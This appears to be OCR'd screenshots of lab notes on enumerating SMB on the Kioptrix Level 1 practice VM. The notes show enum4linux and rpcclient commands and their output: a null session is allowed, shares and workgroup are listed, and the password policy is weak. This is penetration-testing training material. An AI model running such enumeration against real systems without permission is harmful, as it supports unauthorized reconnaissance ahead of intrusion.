
11. Enumerating information from Windows systems via the Server Message Block (SMB) protocol: **enum4linux <targetip>**

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
Live
10:01 AM
6/25/2024


```
password_properties: 0×00000000
rpcclient $> enumdomgroups
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
rpcclient $> enumdomusers
rpcclient $> ^C

┌──(silentspectre㉿kali)-[~]
└─$ enum4linux 192.168.100.212
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Ju
n 25 01:00:54 2024

 ========================================( Target Information )============================
============

Target ........... 192.168.100.212
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ===========================( Enumerating Workgroup/Domain on 192.168.100.212 )==============
==========


[+] Got domain/workgroup name: MYGROUP


 ===============================( Nbtstat Information for 192.168.100.212 )==================
==========

Looking up status of 192.168.100.212
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
```

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
30°C Sunny
10:03 AM
6/25/2024


```
Looking up status of 192.168.100.212
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.100.212 )==================================


[+] Server 192.168.100.212 allows sessions using username '', password ''


 ===============================( Getting domain SID for 192.168.100.212 )===============================

Domain Name: MYGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup


 =================================( OS information on 192.168.100.212 )==================================


[E] Can't get OS info with smbclient


[+] Got OS info for 192.168.100.212 from srvinfo:
        KIOPTRIX       Wk Sv PrQ Unx NT SNT Samba Server
        platform_id     :       500
        os version      :       4.5
        server type     :       0x9a03
```

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
31°C Sunny
10:47 AM
6/25/2024


```
        os version      :       4.5
        server type     :       0x9a03

 ===================================( Users on 192.168.100.212 )===================================
 ==========

Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

 ===============================( Share Enumeration on 192.168.100.212 )===============================
 ==========


        Sharename       Type      Comment
        ---------       ----      -------
        IPC$            IPC       IPC Service (Samba Server)
        ADMIN$          IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        KIOPTRIX             Samba Server

        Workgroup            Master
        ---------            -------
        MYGROUP              KIOPTRIX

[+] Attempting to map shares on 192.168.100.212

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.100.212/IPC$  Mapping: N/A Listing: N/A Writing: N/A

[E] Can't understand response:
```

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
31°C Sunny
10:48 AM
6/25/2024


```
[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//192.168.100.212/IPC$  Mapping: N/A Listing: N/A Writing: N/A

[E] Can't understand response:

tree connect failed: NT_STATUS_WRONG_PASSWORD
//192.168.100.212/ADMIN$        Mapping: N/A Listing: N/A Writing: N/A

 =========================( Password Policy Information for 192.168.100.212 )==============
==========


[E] Unexpected error from polenum:


[+] Attaching to 192.168.100.212 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: SMB SessionError: unknown error code: 0×5

[+] Trying protocol 445/SMB ...

        [!] Protocol failed: [Errno Connection error (192.168.100.212:445)] [Errno 111] Conne
ction refused


[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 0


 ====================================( Groups on 192.168.100.212 )==========================
==========
```

25 June, 24


KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home
KaliLinux
Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
31°C Sunny
10:49 AM
6/25/2024

